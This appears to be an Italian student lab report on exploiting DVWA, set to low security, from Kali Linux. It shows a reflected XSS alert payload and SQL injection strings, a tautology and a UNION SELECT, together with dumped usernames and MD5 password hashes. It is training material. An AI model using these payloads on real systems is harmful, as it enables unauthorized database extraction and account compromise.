

WEB

VULNERABILITY

REPORT S6/L2

1. Configurazione del Laboratorio

L'obiettivo iniziale della sessione è stato garantire la connettività tra la macchina attaccante (Kali Linux) e il server ospitante (meta) l'applicazione DVWA. Entrambe le macchine sono state configurate sulla stessa rete virtuale per permettere l'interazione diretta.

Fase 1 - Network Check: È stata verificata la comunicazione tramite il comando ping. Questo assicura che il server sia "up" e raggiungibile, evitando errori di timeout durante lo sfruttamento delle vulnerabilità.

2. Impostazione della DVWA

Una volta stabilita la connessione, l'accesso alla piattaforma è avvenuto tramite browser su Kali Linux. Per questa esercitazione, ho impostato il livello di sicurezza su **LOW**.

Questa configurazione disabilita i filtri di sanitizzazione dell'input lato server, permettendo di comprendere la logica di base degli attacchi .

3. Sfruttamento Vulnerabilità XSS (Reflected)

La vulnerabilità Cross-Site Scripting (XSS) di tipo Reflected si verifica quando un'applicazione riceve dati in una richiesta HTTP e li include nella risposta immediata in modo non sicuro.

3.1 Esecuzione dell'attacco

Abbiamo inserito un payload JavaScript all'interno del campo di input "Name". Il payload utilizzato è stato:

```
<script>alert('Stai in campana!')</script>
```

Figura 1: Esecuzione con successo del payload XSS Reflected con comparsa del pop-up alert.

Come visibile nello screen, il browser ha eseguito il codice JavaScript inserito, confermando che l'input non viene validato né codificato (escaping) prima di essere mostrato nella pagina.


4. Sfruttamento Vulnerabilità SQL Injection

La SQL Injection (SQLi) consente a un attaccante di interferire con le query che un'applicazione esegue sul proprio database.

4.1 Manipolazione della Query

Per estrarre informazioni non autorizzate dal database, abbiamo utilizzato una condizione logica sempre vera (Tautologia). Inserendo nel campo User ID la stringa:

1' OR '1'='1



Vulnerability: SQL Injection

User ID:

Submit

ID: 1' UNION SELECT user, password FROM users -- -
First name: admin
Surname: admin

ID: 1' UNION SELECT user, password FROM users -- -
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' UNION SELECT user, password FROM users -- -
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' UNION SELECT user, password FROM users -- -
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' UNION SELECT user, password FROM users -- -
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' UNION SELECT user, password FROM users -- -
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

Figura 2: Bypass dell'ID e dumping di tutti gli utenti presenti nel database tramite SQL Injection.

L'apice singolo ' chiude la stringa della query originale, mentre database a OR '1'='1' forza il restituire tutti i record della tabella utenti, poiché universalmente la condizione è verificata.

5. Conclusioni

L'esercizio ha evidenziato l'importanza critica della **sanitizzazione degli input** e dell'uso di **prepared statements** e che specialmente in ambienti con sicurezza minima, queste vulnerabilità permettono il controllo dei dati degli utenti (XSS) e l'esfiltrazione di intere basi dati (SQLi).